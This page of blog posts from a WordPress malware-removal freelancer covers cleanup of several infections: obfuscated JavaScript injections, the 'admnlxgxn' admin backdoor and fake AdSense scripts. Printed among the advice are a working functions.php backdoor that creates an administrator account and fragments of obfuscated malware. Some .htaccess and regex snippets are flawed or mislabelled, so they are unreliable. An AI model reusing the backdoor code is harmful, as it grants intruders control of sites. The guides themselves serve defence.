    If you’re not comfortable doing this yourself, or if you want a professional to find the root cause and harden your site, I offer a comprehensive WordPress Malware Removal Service to get your site clean and secure.


    Step-by-Step Guide to Removing the Malware

    Follow these steps precisely to clean your files.

    Step 1: Backup, Replace Core Files & Get a Local Copy to Clean

    Before you make any changes, your first step is to get a complete backup. This is your safety net. After that, we’ll replace the main WordPress files and download your wp-content folder to clean them locally.

    1. ⚠️ Take a Full Backup: Log into your hosting control panel (like cPanel, Plesk, or your host’s custom panel) and use the backup tool to generate a full backup of your entire site (both files and the database). Download this backup file to your computer and keep it somewhere safe. Do not skip this step!
    2. Replace WordPress Core Files: First, log in to your server. Following this guide, replace your wp-admin and wp-includes folders with fresh, clean copies from a new WordPress download. Do not delete your wp-content folder and wp-config.php file.
    3. Connect to Your Site: Use an FTP/SFTP client (like FileZilla) or your hosting panel’s (cPanel) File Manager to access your server’s files.
    4. Download Your Files:
      • For WordPress Sites: Download your entire wp-content directory to a folder on your computer.
      • For Other Sites (Node.js, etc.): If your site isn’t WordPress, it’s best to download the entire website. To speed this up, use your hosting File Manager to compress the whole site into a .zip file, download that single file, and then uncompress it on your computer.

    Step 2: Open Your Website Folder in VS Code

    If you don’t have it, download VS Code for free. This tool will let us edit all the files at once.

    1. Open VS Code.
    2. Go to File > Open Folder…
    3. Select the folder you just downloaded (e.g., the wp-content folder or your full site folder). You’ll see your site’s file structure in the “Explorer” panel on the left.

    Step 3: Find the Exact Malicious Code

    First, we need to get a perfect copy of the malware string.

    1. In the VS Code Explorer, find any infected .js file (e.g., inside wp-content/plugins/.../assets/js/).
    2. Click to open it.
    3. Carefully select the entire block of malicious code. Start from the very first character (often a semicolon ;) right before if(typeof uqvq... and select all the way down to the final }; at the end of the block.
    4. Copy this entire block to your clipboard (Ctrl+C or Cmd+C).

    Step 4: Use “Find and Replace in Files”

    This is the most critical step.

    1. Click the Search icon in the left-hand sidebar (or press Ctrl+Shift+F on Windows/Linux, Cmd+Shift+F on Mac).
    2. This opens the “Search” panel with two boxes: “Find” and “Replace.”
    3. In the “Find” box: Paste the entire malicious code block you just copied. It will be very long and may wrap around multiple lines. That’s fine.
    4. In the “Replace” box: Leave this completely empty. We want to replace the malware with nothing.
    5. Just above the “Replace” box, make sure the file filter is set to include .js files. You can type *.js into the “files to include” box to be extra sure you’re only targeting JavaScript files.
    6. Double-check your “Find” box to ensure you copied the entire string.

    Step 5: Replace All

    1. Click the “Replace All” icon (it looks like a small box with an arrow pointing to another box, located to the right of the “Replace” field).
    2. VS Code will ask you to confirm. Click “Replace”.
    3. VS Code will now go through every single file in your project, find that exact block of malware, and delete it. This may take a few seconds to a minute, depending on the size of your site.


    You’re Not Done! What to Do Immediately After

    You’ve cleaned the files, but the “hacker’s backdoor” is still open. You must do the following, or the malware will return.

      1. Re-upload Your Clean Files: Delete the infected wp-content folder on your server and upload your newly cleaned wp-content folder via FTP/SFTP.
      2. Change ALL Passwords: This is not optional.
        • WordPress Admin (all users)
        • cPanel / Hosting Account
        • FTP/SFTP Accounts
      3. Update Everything: Outdated software is the #1 way hackers get in.
        • Update WordPress Core.
        • Update ALL plugins.
        • Update ALL themes.
      4. Install a Security Plugin:
        • Install a plugin like Wordfence or Sitecheck Sucuri.
        • Run a full, high-sensitivity scan. It will check your core files and look for other backdoors you may have missed.
      5. Remove Unused Plugins/Themes: If you’re not using it, delete it. Every inactive plugin is a potential security risk.
      6. Check User Accounts: In your WordPress dashboard, go to “Users.” Look for any new admin accounts you didn’t create and delete them immediately.

    Overwhelmed? Let a Professional Handle It.

    This DIY guide can save you in an emergency, but a true malware infection runs deep. If the malware returns, or you’re worried you missed a backdoor, it’s best to get professional help.

    I specialize in WordPress Virus Removal and site hardening. I’ll clean your site thoroughly, find the vulnerability that allowed the hacker in, and secure your website to prevent future attacks.

    Click here to learn more about my WordPress Malware Removal Service and get your site cleaned today.

  • Is Your Website Hacked by “admnlxgxn”? Here’s How to Spot It and Clean It Up

    Is Your Website Hacked by “admnlxgxn”? Here’s How to Spot It and Clean It Up

    If you notice any weird stuff happening on your WordPress site, like strange posts or redirects to spammy casino pages, then you might be dealing with the “admnlxgxn” hack. This is a tricky malware attack that targeted thousands of WordPress sites in 2025 by adding fake users and backdoors to push gambling spam.

    Yes, it is a serious issue, but don’t worry; today in this blog post, we will assist you in spotting the signs of this hack and how to remove malware from a WordPress site with proper WordPress malware removal steps. We will also share some tips to keep your site safe with WordPress malware cleanup, WordPress virus removal, and WordPress security hardening.

    If you are worried and thinking, “My WordPress website is hacked!” or just want to stay ready, then we are here to guide you with simple steps for fixing a hacked WordPress site, removing viruses, and doing a full website hack repair.

    Signs Your Website Might Be Hacked by “admnlxgxn

    The admnlxgxn hack is sneaky, but the signs are clear by which indicate that your website is hacked. However, a WordPress site that has been hacked with malware that can be spotted easily by finding these red flags below.

    • Fake “admnlxgxn” User in Admin Panel: Log into your WordPress dashboard and go to Users. If you see a user named “admnlxgxn” (or something similar) listed as an administrator, then it’s a big warning sign that your website is hacked. However, hackers create this fake user to control your site.
    • Suspicious Code in functions.php: Sometimes hackers hide a script in your theme’s functions.php file (found in wp-content/themes/your-theme/). This script will automatically create a new admnlxgxn user and prevent it from being removed, even if you attempt to delete it.
    
    function wpb_admin_account(){
        $user = 'admnlxgxn';
        $pass = 'randompassword';
        $email = 'wordpresupportadm11@gmail.com';
        if ( !username_exists( $user ) && !email_exists( $email ) ) {
            $user_id = wp_create_user( $user, $pass, $email );
            $user = new WP_User( $user_id );
            $user->set_role( 'administrator' );
        }
    }
    add_action('init','wpb_admin_account');
    

    Sometimes the code is hidden (encrypted), and sometimes it shows clearly. You need to find it, and Wordfence’s sensitive mode, a WordPress malware scanner, can catch this malware backdoor.

    • Unknown Themes or Plugins: Spot any weird themes or plugins you didn’t install? These are often backdoors that hackers use to keep access. They might look legit, but are designed for a WordPress site redirecting to spam or injecting casino links.
    • Spam Posts or Redirects: Your site might suddenly have posts about online casinos or adult products, often with weird titles like “Pinco Casino Bonus 4815.” Visitors might also get redirected to sketchy sites, classic signs of a WordPress hacked site fix.

    If any of these happened to your website, then don’t panic. You can clean a hacked WordPress website with the right steps. Now, let’s have a look at how to remove malware from a WordPress site and save a WordPress website.

    How to Remove Backdoor Malware from Your WordPress Site?

    To remove the admnlxgxn hack, you need to work a little bit, but you can do it. Follow these steps for WordPress malware cleanup to get your site back to normal. However, if you feel this is complicated, then you can always hire WordPress malware removal experts for a professional WordPress malware cleanup.

    1. Backup Your Site (Do It Safely!): Before touching anything, back up your site. This saves your content in case something goes wrong during WordPress virus removal. Use trusted plugins like:
      • UpdraftPlus: Easy to use, saves backups to Google Drive or Dropbox.
      • All-in-One WP Migration: Great for full site backups.
    2. Scan with Wordfence in Sensitive Mode: Now, install the Wordfence plugin (free version works fine) and run a scan in sensitive mode. It will scan carefully to uncover hidden malware, like secret scripts or fake users. Wordfence is one of the top WordPress malware scanners and will flag anything suspicious, like admnlxgxn-related malicious codes.
    3. Remove Unknown Themes and Plugins: Some unknown fake themes and plugins don’t show up in the Appearance > Themes or Plugins section inside wp-admin. To find them all, use your hosting file manager, cPanel, or FTP to verify all the plugin and theme names in the wp-content/themes and wp-content/plugins folders.

    If they do appear in the dashboard:

    • Under Appearance > Themes, please remove any themes you do not recognize.
    • Under Plugins, please remove any plugins that you did not install.

    If you are not sure what’s legit, then compare with your site’s original setup or check with your developer.

    1. Search Your Database for Malware: Moreover, Hackers Can Also hide spam in your WordPress database. Use a tool like phpMyAdmin (available in your hosting control panel) to search for:
    • Keywords like “admnlxgxn,” “casino,” or “Pinco.”
    • Suspicious links or scripts.

    Delete any spam posts or comments you find. However, be careful before removing anything; only remove what is clearly malicious to avoid compromising your site.

    1. Delete Fake Users Like “admnlxgxn“: In your WordPress dashboard, go to Users and delete the admnlxgxn user (or any unknown accounts). If it continuously happens to you, then check your theme’s functions.php file for a script creating them. Use FTP or your hosting file manager to access wp-content/themes/your-theme/functions.php and remove any weird code.
    2. Reinstall Themes and Plugins: To stay safe, reinstall your themes and plugins to replace any infected files. Try the Force Reinstall plugin; it will make this super easy by reinstalling a fresh version from the WordPress repository without losing settings.
    3. Update All Passwords: Change every password to lock and keep hackers out:
    • WordPress Admin: Update all user passwords in the dashboard.
    • FTP/SFTP: Reset all the credentials in your hosting panel.
    • cPanel/Hosting Account: Create a strong, new password.
    • Database: Update the database password in wp-config.php.

    Use long, random passwords (at least 12 characters) with letters, numbers, and symbols.

    1. Double-Check and Monitor: Run another Wordfence scan to confirm that malware is gone. Also, check your site in Google Search Console for any “hacked content” or warnings. Keep an eye on logs regularly for a few weeks to ensure no new unusual activity appears.

    Preventing Future Hacks: Simple WordPress Security Tips

    Once you have cleaned your site, it is now time to protect it with website security and malware protection for WordPress. Here’s how:

    • Use a Firewall: Install a WordPress firewall and security plugin, such as Wordfence or an all-in-one WP Security plugin, to block malicious traffic.
    • Keep Everything Updated: Regularly update WordPress, themes, and plugins to fix security weaknesses.
    • Strong Passwords & 2FA: Use complex passwords and add two-factor authentication (2FA) for extra security.
    • Limit Login Attempts: You can use plugins like Limit Login Attempts Reloaded to stop hackers from guessing passwords.
    • Regular Scans: Once a week, schedule a scan with a WordPress malware scanner to catch issues early.
    • Backup Often: Set up automatic backups with UpdraftPlus so you’re always prepared.

    For extra safety, consider a WordPress security service provider that offers website security and malware protection for WordPress.

    Why You Should Act Fast

    The admnlxgxn hack isn’t just annoying, it can hurt your SEO, take your visitors away, and even get your site blacklisted by Google. Acting quickly with a WordPress website malware removal service or hiring WordPress malware removal experts will help you to fix a hacked WordPress site before it gets worse.

    Wrap-Up: Take Control of Your Site Today

    Dealing with a WordPress site hacked with malware like admnlxgxn is painful and unexpected, but you can fix it. Use our guide to remove malware from a WordPress site, secure it with WordPress malware protection, or hire a professional WordPress malware cleanup team if needed.

    Don’t let hackers ruin your hard work; take action now with strong website security and malware protection for WordPress.

  • WordPress Malware Removal: Expert Guide to Clean Hacked WordPress Site

    WordPress Malware Removal: Expert Guide to Clean Hacked WordPress Site

    Quick Summary: How to Clean a Hacked WordPress Site

    The “Hybrid” Strategy: Automated scanners miss 40% of modern malware. To fully clean a site, you must:

    • Lock Down: Change FTP/Hosting passwords immediately.
    • Verify Integrity: Use WordPress Checksums to find modified core files.
    • Hunt Ghost Assets: Manually compare File Manager folders vs. Dashboard lists to find hidden plugins.
    • Database Scrub: Search for hidden <script> tags and “Ghost Admin” users.
    • Hardening: Reset security salts and disable file editing.

    Is your WordPress site redirecting to spam? Are you seeing “403 Forbidden” errors or a blank white screen?

    Stop. Don’t panic.

    In my 7+ years as a Web Developer & Security Specialist, I have fixed over 4,500 hacked websites. I have seen infections that expensive security plugins completely miss—like “Ghost” plugins that don’t show up in your dashboard and hidden admin users buried deep in your database.

    Why trust this guide?

    Because I don’t just click “scan.” I analyze the code. Most “security experts” rely solely on automated tools. As a developer, I manually inspect your SQL database and JavaScript files to find the backdoors that bots can’t see.

    The good news? It is fixable.
    The bad news? Clicking “clean” on a plugin isn’t enough. You need a surgical approach.

    In this guide, I will show you the exact Hybrid Method I use: starting with a scan, but finishing with deep manual cleaning.


    Step 1: Confirm the Infection (It’s Not Just Redirects)

    Malware doesn’t always look like a “Hacked by…” screen. Often, it looks like a broken server or invisible SEO spam.

    Common Symptoms I See Daily:

    • The “Error” Screens: You might see a 500 Internal Server Error, a 403 Forbidden message, or just a blank White Screen of Death. This is often caused by malware corrupting your .htaccess file.
    • Malicious Redirects: Visitors (especially on mobile) are sent to gambling or adult sites. Read my guide on fixing mobile redirects here.
    • Japanese/Gibberish Spam: Google indexes thousands of pages you never created. This is the Japanese Keyword Hack.
    • Hosting Suspension: Your host (Godaddy, Bluehost, SiteGround) shuts you down for “Resource Usage” caused by a mining script.

    Step 2: Lock It Down & Backup

    Before you start surgery, you must stop the bleeding.

    1. Change Passwords: Immediately change your Hosting (cPanel) and FTP passwords. If you can access the dashboard, change your Admin password.
    2. Enable Maintenance Mode: Use a lightweight plugin like SeedProd to put up a “Under Maintenance” screen. This stops users from being redirected to malware while you work.
    3. The “Clean” Backup: Take a full backup of your Files and Database.Warning: Do not restore an old backup yet. We want to clean the current site to ensure we don’t lose your recent data. Save this backup to your local computer, not the server.

    Step 3: The “Hybrid” Scan (Plugin + Manual)

    Most guides tell you to just run a plugin. I recommend a Hybrid Approach.

    1. Run a Wordfence Scan (The Baseline)

    Install Wordfence (Free version is fine) and run a scan. It is excellent at finding known malware signatures.

    Crucial Tip: Note the infected files, but don’t just click “Delete” yet. If it identifies a core file like wp-load.php, deleting it will break your site. We will replace these in the next step.

    Wordfence security scan results identifying infected files

    2. The Manual “Ghost” Check (What Scanners Miss)

    Plugins often miss sophisticated “Ghost” malware. Here is how to find them manually:

    • The Plugin/Theme Count Test:
      • Go to your WordPress Dashboard > Plugins. Count how many are installed (e.g., 12).
      • Now, open your File Manager (cPanel) and go to wp-content/plugins. Count the folders.
      • The Red Flag: If you see 13 folders but only 12 plugins in the dashboard, that extra folder (often named something like wp-security-patch or cache-optimizer) is likely hidden malware. Delete it immediately.
    • The Checksum Verify: If you have WP-CLI installed, run wp core verify-checksums. This compares your core files against the official WordPress repository. Any mismatch indicates a hacked file.
    • The “Last Updated” Date: In File Manager, look at the “Last Modified” date of your index.php, header.php, and footer.php. If they were modified yesterday, but you haven’t updated your site in months, they contain injected code.

    Step 4: Advanced Detection (Terminal & Network)

    If you are a developer or have SSH access, use the power of the terminal. It is faster and more accurate than any plugin.

    Grep Command for Backdoors:
    Run this command to search for common obfuscated malware functions (like eval and base64_decode) inside your uploads or theme folders:

    grep -rnw './wp-content/' -e 'eval('

    Check the Network Tab:
    Open your site in Chrome Incognito mode. Right-click > Inspect > Network Tab. Reload the page. Look for requests going to strange domains. If you see your site loading JavaScript from a random .xyz or .ru domain, that is the source of your redirect.

    Step 5: Database Surgery (The Hidden Admin Trick)

    This is where 90% of cleanup attempts fail. You might delete the malware files, but if the hacker has a secret Admin account, they will just log back in.

    Warning: Hackers can hide users from your WordPress “Users” screen. You must check the database directly.

    1. Log in to phpMyAdmin.
    2. Open the wp_users table.
    3. Look closely: Do you see a user named admin, 101, x00, or a strange email address? If you see a user here that does not show up in your WordPress dashboard, delete the row immediately.

    Search for SEO Spam:
    Click the “Search” tab in phpMyAdmin. Search your wp_posts table for:

    • <script (Malicious JS injection)
    • position:absolute (Hidden SEO spam text)
    • display:none (Hidden links)

    Hackers often hide spam links using CSS (left:-9999px) so you can’t see them, but Google can.

    Step 6: Replace Core Files (The Nuclear Fix)

    If Wordfence found issues in wp-admin or wp-includes, do not try to “clean” the code. Replace the files.

    1. Download a fresh copy of WordPress from wordpress.org.
    2. Unzip it on your computer.
    3. Delete the wp-content folder from this new download (so you don’t overwrite your images/themes).
    4. Upload the remaining files (wp-admin, wp-includes, and root files) to your server via FTP, selecting “Overwrite”.

    This guarantees that your core system files are 100% clean and original.

    Step 7: Post-Cleanup Hardening

    Once the malware is gone, you must lock the door so they can’t get back in.

    • Update Security Salts: Go to the WordPress Salt Generator. Copy the code and replace the matching lines in your wp-config.php file. This instantly logs out all users (including hackers).
    • Disable File Editing: Add this line to your wp-config.php file to stop hackers from editing files via the dashboard:define('DISALLOW_FILE_EDIT', true);
    • Deep Cache Purge: Clear your server cache (LSCache/Varnish), your CDN (Cloudflare), and your browser cache. Malware often “lives” in the cache even after you fix the file.
    • Remove Blacklists: If you see a red screen, go to Google Search Console > Security & Manual Actions and click “Request Review.” Read my full guide on Blacklist Removal here.

    Need Help? (The Expert Route)

    If you’ve tried these steps and the malware keeps coming back, or if the idea of editing phpMyAdmin scares you, don’t risk breaking your site further.

    I have cleaned 4,500+ sites with a 100% success rate. I don’t use automated “quick fixes.” I perform the deep, manual cleaning described in this guide to ensure your site stays clean.

    👉 Click Here to Fix Your Hacked Site (Starts at $89)

  • Dangerous JavaScript Malware Targeting WordPress and Node.js Sites

    Dangerous JavaScript Malware Targeting WordPress and Node.js Sites

    Introduction

    JavaScript malware infections have become increasingly sophisticated, with recent campaigns affecting thousands of websites worldwide. One particularly dangerous variant has been targeting WordPress and Node.js applications, specifically those hosted on cPanel environments. This malware employs advanced obfuscation techniques to evade detection while establishing persistent backdoor access to compromised websites.

    What is This JavaScript Malware?

    This malware is a highly obfuscated JavaScript injection that targets web applications, particularly WordPress sites and Node.js applications. The infection spreads by infecting all writable JavaScript files on the server, creating a persistent presence that’s difficult to completely remove.

    Key Characteristics:

    • Multi-file Infection: Spreads across thousands of JavaScript files
    • Heavy Obfuscation: Uses advanced code obfuscation to avoid detection
    • cPanel Targeting: Primarily affects cPanel-hosted websites
    • Persistent Backdoor: Maintains access even after initial cleanup
    • Cross-platform: Affects both WordPress and Node.js environments

    Technical Analysis of the Malware Code

    Let’s break down the malicious code structure:

    1. Obfuscation Layer

    if(typeof cqxq==="undefined"){
        (function(W,y){
            var A=a0y,h=W();
            while(!![]){
                try{
                    var e=-parseInt(A(0xa1,'qcC%'))/(0x124a+0xdaf+-0x1ff8)*
                    // Heavy mathematical obfuscation continues...
    

    The malware starts with a check for the cqxq variable to prevent re-execution. It then uses a complex mathematical obfuscation scheme with hexadecimal values to hide its true purpose.

    2. HTTPClient Implementation

    var HttpClient=function(){
        var H=a0y;
        this[H(0x94,'hG7i')]=function(W,y){
            var j=H,h=new XMLHttpRequest();
            // Establishes communication with command & control server
    

    The malware creates an HTTP client to communicate with command and control (C2) servers, allowing remote attackers to execute commands on infected websites.

    3. Token Generation System

    rand=function(){
        var K=a0y;
        return Math[K(0x72,'Ksot')+K(0xa9,'MH^(')]()
        [K(0xb8,'p]0[')+K(0xae,'ydx2')+'ng'](0x1013+-0xc*0x2ce+-0xd*-0x15d)
        [K(0x8d,'e!tf')+K(0xa8,'jYYK')](-0x159b*0x1+-0x1e46+-0x33e3*-0x1);
    },
    token=function(){return rand()+rand();};
    

    The malware generates random tokens for authentication with the C2 server, making detection more difficult.

    4. Deobfuscation Function

    function a0y(W,y){
        var h=a0W();
        return a0y=function(e,u){
            e=e-(0xe76+-0x3a*-0x3d+-0x1bd6);
            var S=h[e];
            if(a0y['sudkJi']===undefined){
                // Complex string decryption process
    

    The malware includes its own deobfuscation function that dynamically decrypts strings and function calls at runtime.

    How the Malware Spreads

    Initial Infection Vectors:

    1. Vulnerable Plugins: Exploiting outdated WordPress plugins
    2. Weak Credentials: Brute force attacks on admin accounts
    3. File Upload Vulnerabilities: Through unprotected upload forms
    4. FTP Compromise: Weak FTP credentials in cPanel environments

    Propagation Method:

    Once inside, the malware:

    • Scans for all .js files in the web directory
    • Injects itself at the beginning of each file
    • Maintains a persistent presence across updates
    • Creates backup copies in hidden directories

    Identifying the Infection

    Common Symptoms:

    • Unexpected redirects to suspicious websites
    • Slow website loading times
    • Unknown JavaScript files in your directories
    • Presence of obfuscated code in legitimate JS files
    • SEO spam or malicious ads appearing on your site

    Detection Command:

    # Search for the malware signature in all JS files
    grep -r "if(typeof cqxq" /path/to/your/website/
    

    File Analysis:

    # Find all recently modified JS files
    find /path/to/website -name "*.js" -mtime -7 -exec ls -la {} \;
    

    Complete Removal Process

    Step 1: Immediate Response

    # Take site offline temporarily
    # Change all passwords (cPanel, WordPress admin, FTP, database)
    # Create a complete backup before cleanup
    

    Step 2: Download Website Files

    The most effective way to clean this malware is to work locally:

    1. Download all website files via FTP, cPanel File Manager, or hosting control panel
    2. Create a local backup before making any changes
    3. Use VS Code for bulk cleaning (most reliable method)

    Step 3: VS Code Cleaning Method (Recommended)

    This is the best and most thorough approach for cleaning this malware:

    3.1 Open Project in VS Code

    # Download your website files locally
    # Open the entire website folder in VS Code
    code /path/to/downloaded/website-files
    

    3.2 Use Global Search & Replace

    1. Press Ctrl+Shift+H (Windows/Linux) or Cmd+Shift+H (Mac) to open Find and Replace
    2. Click the “Replace in Files” option (the folder icon)
    3. Search for the malware pattern:
      if(typeof cqxq==="undefined"){
      

    3.3 Advanced Search Pattern

    For more comprehensive cleaning, use this regex pattern in VS Code:

    if\(typeof cqxq===["']undefined["']\)\{[\s\S]*?\}\(\)\);
    

    Settings for VS Code search:

    • ✅ Enable “Use Regular Expression” (the .* icon)
    • ✅ Enable “Case Sensitive” if needed
    • Replace with: (leave empty)
    • Files to include: *.js

    3.4 Step-by-Step VS Code Cleaning:

    1. Open Find and Replace (Ctrl+Shift+H)
    2. Enter the malicious code
    3. Leave replacement field empty
    4. Click “Replace All” button
    5. VS Code will show you all matches across all files
    6. Review the matches to ensure they’re malware (not legitimate code)
    7. Confirm replacement to remove all instances

    Step 4: Manual Verification

    After bulk replacement, manually check some files:

    // Look for any remaining suspicious patterns:
    // - Obfuscated function names (a0y, a0W, etc.)
    // - Heavy mathematical operations in hexadecimal
    // - XMLHttpRequest implementations with random tokens
    // - Base64 encoded strings
    

    Step 5: Additional Cleaning Patterns

    Search and replace these additional patterns in VS Code:

    Pattern 1: Function declarations

    Search: function a0y\([\s\S]*?\}
    Replace: (empty)
    

    Pattern 2: Variable declarations

    Search: var cqxq=!!.*?;
    Replace: (empty)
    

    Pattern 3: Obfuscated arrays

    Search: function a0W\(\)\{[\s\S]*?\}
    Replace: (empty)
    

    Step 5: Security Hardening

    # .htaccess rules to prevent future infections
    <Files "*.js">
        Order Allow,Deny
        Allow from all
        <FilesMatch "\.(php|phtml|php3|php4|php5|pl|py|jsp|asp|aspx|sh)$">
            Deny from all
        </FilesMatch>
    </Files>
    
    # Prevent access to sensitive files
    <Files ~ "^\.">
        Order allow,deny
        Deny from all
    </Files>
    

    Prevention Strategies

    1. Regular Updates

    • Keep WordPress core, themes, and plugins updated
    • Update Node.js and npm packages regularly
    • Monitor security advisories

    2. Strong Access Controls

    # Limit login attempts
    <Location "/wp-admin">
        AuthType Basic
        AuthName "Admin Area"
        Require valid-user
    </Location>
    

    3. File Integrity Monitoring

    # Set up file integrity monitoring
    find /public_html -type f -name "*.js" -exec md5sum {} \; > js_hashes.txt
    

    4. Security Headers

    # Add security headers
    Header always set X-Content-Type-Options nosniff
    Header always set X-Frame-Options DENY
    Header always set X-XSS-Protection "1; mode=block"
    Header always set Content-Security-Policy "script-src 'self'"
    

    What Makes This Malware Dangerous?

    1. Advanced Obfuscation

    Over 25% of malicious JavaScript uses obfuscation techniques, making this malware particularly challenging to detect and remove.

    2. Persistence Mechanisms

    The malware creates multiple infection points, making complete removal difficult without proper tools and expertise.

    3. Data Harvesting Capabilities

    The C2 communication allows attackers to:

    • Steal sensitive user data
    • Inject additional malware
    • Use your site for SEO spam
    • Launch attacks on other websites

    Professional Removal Services

    If you’re dealing with this infection, consider professional help. Malware campaigns have become increasingly sophisticated, switching between different techniques to maintain persistence.

    For comprehensive malware removal services, including this specific JavaScript malware, visit: WordPress Malware Removal Service

    Conclusion

    This JavaScript malware represents a significant threat to WordPress and Node.js websites, particularly those hosted on cPanel environments. Its sophisticated obfuscation and persistence mechanisms make it challenging to remove without proper expertise.

    Key takeaways:

    • Regular monitoring and updates are essential
    • Professional removal may be necessary for complete cleanup
    • Implement proper security measures to prevent reinfection
    • Always maintain current backups of your website

    Stay vigilant and keep your websites secure. If you suspect an infection, act quickly to minimize damage and protect your visitors’ data.


    Need Help? If you’re struggling with this malware infection, don’t hesitate to seek professional assistance. Quick action can prevent further damage and protect your website’s reputation.

  • How to Identify and Remove Fake Google AdSense Malware from Your WordPress Site

    How to Identify and Remove Fake Google AdSense Malware from Your WordPress Site

    If your WordPress site is suddenly showing Google AdSense ads, banner ads, or popup ads that you never added — and especially if visitors are also reporting strange mobile redirects you can’t reproduce yourself — your site has been hacked. An attacker has injected their own AdSense publisher ID into your pages so your traffic generates ad revenue for them, not you. The injected code is usually stored as entries in your WordPress database (often hidden inside a Header/Footer code manager plugin), which is why it survives plugin deactivation, theme switches, and surface-level malware scans. Removing it requires cleaning the database entries, finding the persistence mechanism that’s putting them back, and closing the original entry point.

    Quick Answer: Why ads are showing on your WordPress site that you never added

    • What it is: a fake AdSense injection — your site is hacked and an attacker is monetizing your traffic with their publisher ID
    • Where it usually hides: in your database, often inside Header Footer Code Manager or similar code-injection plugins
    • Why deactivating plugins doesn’t fix it: the malicious code lives in wp_options or post meta, not in plugin files
    • How to confirm it’s malware: check the data-ad-client or ca-pub-XXXXXXXX publisher ID in the injected script — it won’t be yours
    • How to fix it: remove the database entries, find the source that’s recreating them, audit users and backdoors, then close the entry point

    There’s a particular moment site owners describe to me when they reach out. They’re browsing their own website, often from a phone, often a few days after the infection started, and they suddenly see a Google ad load on a page that has nothing to do with advertising. Sometimes a popup. Sometimes a banner that wasn’t there yesterday. Sometimes a mobile-only redirect that sends them to a completely unrelated site.

    The first reaction is always confusion. “Did a plugin do this? Did my developer add tracking? Is this from my hosting provider?” The second reaction, once they check, is realizing they never set up AdSense on this site at all.

    If that’s where you are right now, this guide walks through exactly what’s happening, why the ads are showing up, why deleting the obvious-looking plugin usually doesn’t fix it, and what a real cleanup actually looks like — including a real client cleanup I worked on where this exact malware family was injected through a legitimate-looking code-injection plugin and required full database remediation to remove.

    Unauthorized Google AdSense code appearing on a WordPress site that never had AdSense installed
    Injected AdSense scripts loading across a site whose owner had never set up AdSense.

    What Site Owners First Notice

    The symptoms cluster in a recognizable pattern. If three or more of these match what you’re seeing, you almost certainly have an AdSense injection:

    • Google ads appearing on pages where you never installed AdSense
    • Popup advertisements opening when visitors load or click anywhere on your site
    • Banner ads in the header, footer, or sidebar that you didn’t place there
    • Mobile-only redirects — desktop visitors see a normal site, mobile visitors get sent to spam or app-install pages
    • Visitors reporting strange behavior that you can’t reproduce on your own machine
    • Sudden drops in time-on-page or conversion rates with no other changes that would explain it
    • Increased server resource usage from the extra ad scripts loading on every page
    • An “AdSense” or similar plugin in your dashboard that you don’t remember installing

    The combination most clients describe is “ads on my site + people complaining about popups + nothing in my plugins that obviously explains it.” That’s the fingerprint.


    What’s Actually Happening

    Someone has gained write access to your WordPress site — usually through a vulnerable plugin, a stolen admin password, or a nulled theme — and injected their own Google AdSense code into your pages. Their AdSense account, not yours.

    Every time a visitor loads your site, the injected ad scripts run and serve ads. Every click on those ads sends ad revenue to the attacker. Your site becomes a passive income source for someone you’ve never met, while you absorb all the costs: damaged user experience, slower page loads, lost trust, and (if Google notices) potential search visibility issues.

    The injected code typically looks like this in your page source:

    <script async src="https://pagead2.googlesyndication.com/pagead/js/adsbygoogle.js?client=ca-pub-1644527XXXXXXXX"
         crossorigin="anonymous"></script>
    <script async custom-element="amp-auto-ads"
            src="https://cdn.ampproject.org/v0/amp-auto-ads-0.1.js">
    </script>

    The critical detail: that ca-pub-XXXXXXXX publisher ID is the attacker’s, not yours. If you don’t have a Google AdSense account, that ID has no business being on your site at all. If you do have AdSense but didn’t put the code there, compare the publisher ID — if it doesn’t match yours, you’re looking at the attacker’s account.

    This is a malware family that security scanners flag under signatures like rogueads2unwanted_adsense and similar variants. But many infected sites pass scanner checks anyway, because of where the malicious code actually lives.

    Security scan detecting unauthorized fake Google AdSense malware on a hacked WordPress website
    Scanner confirmation of the rogue AdSense JavaScript family — but most infections also include parts the scanner can’t see.

    A Real Client Cleanup: Where This Malware Actually Lives

    To make this concrete, here’s how a recent cleanup of this exact malware family unfolded. The client reached out after their WordPress site started showing AdSense ads, popup advertisements, and mobile redirects to suspicious third-party pages. They had never set up AdSense.

    When I reviewed the site, the visible scripts looked like the code block above. But the source of those scripts wasn’t where most site owners would think to look.

    The malware wasn’t in the plugin files

    The infection was tied to the site’s Header Footer Code Manager setup — a legitimate, popular WordPress plugin used to inject custom HTML or JavaScript into page headers and footers. The plugin itself wasn’t malicious. It was being abused as the delivery vehicle.

    The attacker had stored their AdSense scripts as snippet entries inside the plugin’s database tables. When WordPress rendered any page, the plugin dutifully read those snippets from the database and injected them into the HTML output, exactly as it was designed to do for legitimate use cases.

    Why the obvious cleanup attempts failed

    The client (and a previous helper) had already tried the obvious fixes:

    • Deactivating the plugin → ads briefly disappeared, but the malicious snippets remained in the database, and reactivating the plugin (or installing a similar one) brought them right back
    • Deleting suspicious-looking files in the file system → didn’t help, because the payload wasn’t in a file
    • Running a security scanner → flagged the JavaScript family but didn’t remove it, because removal required database-level access the scanner didn’t have
    • Manually editing the affected pages → the snippets were rendered dynamically, so editing individual pages did nothing

    This is a textbook example of why WordPress malware keeps coming back — the visible symptom and the actual location are in different places.

    What actually worked

    The successful cleanup required:

    1. Identifying the exact database entries (in wp_options and the plugin’s own tables) that contained the injected ad code
    2. Removing those entries directly through phpMyAdmin
    3. Auditing the rest of the database for related malicious entries that could re-inject the code
    4. Reviewing the file system for any backdoor PHP file that could be writing to the database when triggered
    5. Verifying core WordPress integrity and checking for additional compromise points
    6. Closing the original entry point — outdated software in this case — so the attacker couldn’t simply walk back in

    After cleanup, the popups stopped, the mobile redirects ended, and the unauthorized AdSense scripts disappeared from the rendered HTML. But the lesson worth taking from this case isn’t the cleanup steps. It’s the location.

    Database injections are the single biggest reason DIY cleanups of fake AdSense malware fail. If you only check files, you’ll never find this.


    Why Deactivating Plugins Doesn’t Fix It

    This is the part that traps most site owners. They search through their plugin list, find something that looks ad-related (or sometimes a Header/Footer Code Manager plugin they don’t fully recognize), deactivate it — and the ads don’t go away. Or they go away briefly and come back hours later.

    Here’s what’s actually happening:

    The injected ad code isn’t sitting in a plugin file you can delete. It’s stored as rows in your WordPress database, usually in one of these places:

    • The wp_options table — particularly entries created by code-injection plugins like Header Footer Code Manager, Insert Headers and Footers, or similar tools that legitimately store custom HTML/JS in the database
    • The wp_postmeta table — sometimes attached to specific posts to make detection harder
    • Custom database tables added by suspicious plugins the attacker installed for this purpose

